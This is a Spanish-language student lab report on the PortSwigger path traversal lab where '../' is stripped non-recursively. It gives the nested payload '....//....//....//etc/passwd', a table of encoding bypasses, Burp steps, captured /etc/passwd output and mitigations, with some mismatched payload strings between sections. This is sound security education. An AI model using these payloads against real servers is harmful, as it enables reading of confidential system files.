


**UNIVERSIDAD
POLITÉCNICA**
DE SAN LUIS POTOSÍ





Laboratorio 9- traversal sequences stripped non- recursively

CNO IV Programación WAP

Maestro: Servando López Contreras

Lopez Alcocer Monica Isabel - 179827



Índice

Índice	1
1. Ficha técnica del laboratorio.....	2
2. Objetivo del laboratorio.....	2
3. Marco teórico y fundamentación técnica	2
3.1 ¿Qué es el File Path Traversal?	2
3.2 Bloquear vs. sanear (strip): dos defensas frágiles.....	2
3.3 El fallo del saneamiento NO recursivo (núcleo del laboratorio)	2
3.4 Otras técnicas de evasión de filtros de saneamiento	3
3.5 Impacto sobre la tríada CIA.....	3
3.6 Clasificación OWASP / CWE	3
4. Explicación técnica de la vulnerabilidad (caso específico).....	3
5. Procedimiento paso a paso.....	4
6. Evidencias — Capturas de pantalla obligatorias	4
6.1 Request interceptado.....	4
6.2 Payload utilizado	¡Error! Marcador no definido.
6.3 Respuesta vulnerable.....	5
6.4 Confirmación «Lab Solved»	5
7. Explicación del payload.....	5
8. Mitigación recomendada	6
9. Conclusión	6

1. Ficha técnica del laboratorio

Nombre	File path traversal, traversal sequences stripped non-recursively
Plataforma	PortSwigger — Web Security Academy
URL	https://portswigger.net/web-security/file-path-traversal/lab-sequences-stripped-non-recursively
Nivel	Practitioner
Tipo de explotación	File Path Traversal — evasión de filtro de saneamiento no recursivo (secuencias anidadas)
Clasificación	CWE-22 · OWASP Top 10 2021 → A01: Broken Access Control
Herramienta	Burp Suite Community Edition (Proxy + Repeater)
Objetivo de resolución	Leer el archivo /etc/passwd del servidor

2. Objetivo del laboratorio

La tienda carga la imagen de cada producto mediante el parámetro filename. A diferencia de los casos anteriores, esta aplicación no bloquea la petición: **elimina (saneamiento por «stripping») las secuencias de recorrido** `../` del valor recibido antes de usarlo. El defecto es que **realiza esa limpieza una sola vez, de forma NO recursiva**. El objetivo sigue siendo leer `/etc/passwd`, y para lograrlo se emplean **secuencias anidadas** que, al ser limpiadas una vez, se «recomponen» en secuencias de recorrido válidas.

3. Marco teórico y fundamentación técnica

3.1 ¿Qué es el File Path Traversal?

El **File Path Traversal** (*Directory Traversal*) permite leer archivos fuera del directorio previsto cuando la aplicación construye una ruta del sistema de archivos a partir de entrada del usuario sin validarla ni canonicalizarla. El vector típico son las secuencias `../`. Cuando el servidor intenta defenderse con filtros de saneamiento incompletos, surgen técnicas de evasión como la de este laboratorio.

3.2 Bloquear vs. sanear (strip): dos defensas frágiles

- **Bloquear (blacklist):** si la entrada contiene `../`, se rechaza la petición. (Fue el caso de los labs anteriores.)
- **Sanear / limpiar (stripping):** no se rechaza; se ELIMINA la subcadena `../` y se continúa. Ej.: `/image/../../../../etc/passwd` → `/image/etc/passwd`.

Ambas son frágiles, pero el saneamiento tiene un fallo propio muy explotable: **si la limpieza se aplica una sola vez (no recursiva), la propia operación de borrado puede reconstruir la secuencia que pretendía eliminar.**

3.3 El fallo del saneamiento NO recursivo (núcleo del laboratorio)

La clave está en **anidar** las secuencias. Considérese la cadena `....//`. El filtro busca la subcadena literal `../` y la borra **una vez**. Al hacerlo, los caracteres que quedan a los lados se «unen» y forman de nuevo `../`:

```
Entrada:      ....//      (los 6 caracteres: . . . . / / )
El filtro borra el "../" que aparece en el interior:
              ../[../]/    -> quita "../"
Queda:        ../          (los caracteres de los extremos se recombinan)
```

Como el filtro es **no recursivo** (una sola pasada), **no vuelve a revisar el resultado**, de modo que ese `../` reconstruido sobrevive y llega a la aplicación. Repitiendo el patrón se obtiene una ruta de recorrido completa a partir de una entrada que, a primera vista, no contenía `../` «limpio».

3.4 Otras técnicas de evasión de filtros de saneamiento

Según cómo esté implementado el filtro, existen distintas familias de evasión. La de este laboratorio es la primera de la tabla; las de codificación aplican cuando el servidor decodifica la URL DESPUÉS de limpiar:

Implementación del filtro	Técnica de evasión
Elimina <code>../</code> una sola vez (no recursivo) ← este lab	<code>....//....//....//etc/passwd</code>
Decodifica la URL después de filtrar	<code>%2e%2e%2f</code> (URL encoding de <code>../</code>)
Decodifica dos veces (double decode)	<code>%252e%252e%252f</code>
Interpreta codificaciones no estándar	<code>..%c0%af · ..%ef%bc%8f</code> (Unicode/UTF-8)
Bloquea <code>../</code> pero permite rutas absolutas	<code>/etc/passwd</code>

3.5 Impacto sobre la tríada CIA

- **Confidencialidad (alto):** lectura de archivos sensibles: credenciales, código fuente, configuraciones con contraseñas de BD, claves SSH, tokens.
- **Integridad (condicional):** si la función admite escritura, el mismo defecto puede permitir sobrescribir archivos y llegar a ejecución de código.
- **Disponibilidad (indirecto):** la información expuesta suele ser el punto de partida de ataques que sí afectan la disponibilidad.

3.6 Clasificación OWASP / CWE

- **CWE-22:** Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal').
- **OWASP Top 10 2021 — A01: Broken Access Control.**

4. Explicación técnica de la vulnerabilidad (caso específico)

La imagen de cada producto se solicita al endpoint `/image` mediante el parámetro `filename` (visible en el HTTP history de Burp):

```
GET /image?filename=11.jpg HTTP/2
Host: <LAB-ID>.web-security-academy.net
```

La aplicación **elimina las secuencias `../` del valor de `filename` antes de construir la ruta**, pero lo hace en una única pasada (no recursiva) y sin canonicalizar el resultado. Por eso un `../../../etc/passwd`

«directo» es limpiado y no funciona, pero un payload **anidado** como `....//....//....//etc/passwd` se transforma, tras la limpieza, en `../../../../etc/passwd`, que la aplicación entrega al sistema de archivos, devolviendo el contenido de `/etc/passwd`.

5. Procedimiento paso a paso

1. **Iniciar el laboratorio** con «Access the lab» y abrir la tienda desde el navegador de Burp (Proxy → «Open Browser»).
2. **Reconocimiento.** Abrir un producto con «View details» y, en Proxy → HTTP history, localizar la petición de la imagen GET `/image`
3. **Enviar a Repeater.** Clic derecho sobre la petición `/image` → «Send to Repeater» (Ctrl+R).
4. **Comprobar el saneamiento (opcional).** Modificar filename a `../../../../etc/passwd` y enviar: la aplicación **limpia las secuencias** y no devuelve `/etc/passwd`, lo que demuestra el filtro de stripping.
5. **Aplicar el bypass con secuencias anidadas.** Sustituir el valor por el payload anidado:

```
GET /image?filename=....//....//....//etc/passwd HTTP/2
```

6. **Enviar la petición** con «Send» y revisar el panel Response.
7. **Confirmar la explotación.** La respuesta es HTTP/2 200 OK con Content-Type: `image/jpeg` y, en el cuerpo, el contenido de `/etc/passwd` (`root:x:0:0:root:/root:/bin/bash`, `daemon:...`, etc.). Queda demostrada la lectura arbitraria de archivos evadiendo el saneamiento.
8. **Verificar «Lab Solved».** El banner superior cambia de «Not solved» a «Solved».

6. Evidencias — Capturas de pantalla obligatorias

Inserta en cada recuadro tu propia captura tomada durante la ejecución del laboratorio.

6.1 Request interceptado

The screenshot shows the Burp Suite Repeater interface. The 'Request' tab is active, displaying an intercepted HTTP GET request to `/image`. The request body is highlighted with a red box, showing the payload `../../../../etc/passwd`. The 'Response' tab is also visible, showing an HTTP 200 OK response with a `Content-Type: image/jpeg` header. The response body contains the contents of the `/etc/passwd` file, including entries for `root`, `daemon`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, `www-data`, and `backup`.

Request	Response
1 GET /image HTTP/2	1 HTTP/2 200 OK
2 Host: 0ab4004d03046135819425db0083000b.web-security-academy.net	2 Content-Type: image/jpeg
3 Cache-Control: max-age=0	3 Set-Cookie: session=RMxxLr4Yht4k3OMCuhQxqzgyxSWX9Nu; Secure; HttpOnly; SameSite=None
4 Sec-Ch-Ua: "Chromium";v="150", "Not;A=Brand";v="24", "Google Chrome";v="150"	4 X-Frame-Options: SAMEORIGIN
5 Sec-Ch-Ua-Mobile: ?0	5 Content-Length: 2316
6 Sec-Ch-Ua-Platform: "Windows"	6
7 Accept-Language: en-US;q=0.9,en;q=0.8	7 root:x:0:0:root:/root:/bin/bash
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36	8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 Sec-Fetch-Site: none	10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 Sec-Fetch-Mode: navigate	11 sync:x:4:65534:sync:/bin:/bin/sync
12 Sec-Fetch-User: ?1	12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 Sec-Fetch-Dest: document	13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 Accept-Encoding: gzip, deflate, br	14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 Connection: close	15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16	16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17	17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
	18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
	19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
	20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
	21

6.2 Respuesta vulnerable

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is `https://0ab4004d03046135819425db0083000b.web-security-academy.net`. The request is a GET for `/image?filename=.....//etc/passwd` with a `HTTP/2` status. The response is a `HTTP/2 200 OK` with a `Content-Type: text/plain` header. The response body contains the contents of the `/etc/passwd` file, including entries for `root`, `daemon`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, `www-data`, `backup`, and `list`.

6.3 Confirmación «Lab Solved»

The screenshot shows the Web Security Academy website. The lab title is 'File path traversal, traversal sequences stripped non-recursively'. The status is 'LAB Solved'. The page includes a congratulatory message 'Congratulations, you solved the lab!' and a 'Share your skills!' button. Below the lab title, there is a 'WE LIKE TO SHOP' section with a shopping cart icon. The shopping cart contains four items: 'First Impression Costumes' (\$26.26), 'Eco Boat' (\$5.46), 'Sprout More Brain Power' (\$40.62), and 'Babbage Web Spray' (\$77.04).

7. Explicación del payload

.....//.....//.....//etc/passwd

El payload se apoya en dos ideas: **anidar** las secuencias para sobrevivir al filtro, y **repetirlas** las veces necesarias para subir hasta la raíz. Tras el saneamiento de una sola pasada, cada bloque `....//` se convierte en `../`:

```
Payload enviado:          ....//....//....//etc/passwd
La app elimina "../" UNA vez por bloque:
  ....//  -> ../
  ....//  -> ../
  ....//  -> ../
Cadena que finalmente usa la app:  ../../../etc/passwd
```

Elemento	Función / razón de que funcione
....//	Bloque anidado. Al borrar el "../" que contiene en su interior, los caracteres restantes se recombinan y producen un "../" válido que el filtro ya no revisa.
Repetición (×3)	Tres bloques equivalen a ../../., suficientes para alcanzar la raíz / desde el directorio de imágenes.
etc/passwd	Ruta del archivo objetivo en Linux. Legible por cualquier usuario, sirve como prueba de concepto sin exponer secretos críticos.

Diferencia con los labs anteriores: aquí `../../../etc/passwd` (caso simple) **es limpiado** por el filtro, y `/etc/passwd` (ruta absoluta) tampoco resuelve porque el problema no es un bloqueo sino un saneamiento; la clave específica es **anidar** para que la propia limpieza reconstruya las secuencias de recorrido.

8. Mitigación recomendada

Este laboratorio demuestra que «limpiar» la entrada (stripping) es una defensa insegura: la propia operación puede reintroducir el patrón peligroso. El control correcto es validar de forma positiva y verificar la ruta ya resuelta:

- **No sanear por eliminación:** borrar `../` es frágil; hacerlo de forma recursiva sigue siendo evadible con codificación. La sanitización no debe ser la defensa principal.
- **Validación por lista blanca:** aceptar únicamente nombres que cumplan un patrón estricto, p. ej. `^[a-zA-Z0-9_-]+\.(png|jpg)$`, y rechazar (no «limpiar») todo lo demás.
- **Canonicalizar y verificar el contenedor:** resolver la ruta final (`realpath` / `getCanonicalPath`) y comprobar que sigue dentro del directorio base permitido. **Este control detiene el anidamiento, las rutas absolutas y las codificaciones por igual.**
- **Decodificar antes de validar y una sola vez:** normalizar la entrada (una única decodificación) antes de comprobarla, para evitar bypass por codificación simple o doble.
- **Referencias indirectas:** exponer un identificador (`imageId=11`) mapeado internamente a la ruta física, en vez del nombre de archivo real.
- **Mínimo privilegio:** ejecutar el servicio con un usuario sin acceso de lectura a archivos sensibles del sistema, para limitar el impacto si el control falla.

9. Conclusión

El laboratorio evidencia una defensa contraproducente: al eliminar `../` una sola vez, la aplicación permite que un payload anidado `....//....//....//etc/passwd` se «recomponga» tras la limpieza en `../..../etc/passwd` y logre la lectura arbitraria de archivos, recuperando `/etc/passwd` con respuesta `200 OK`. Al tratarse de un nivel Practitioner, la lección es más matizada que en los casos previos: **sanear la entrada no equivale a asegurarla**. La defensa robusta es la validación por lista blanca junto con la canonicalización y la verificación de que el archivo resuelto permanezca dentro del directorio permitido.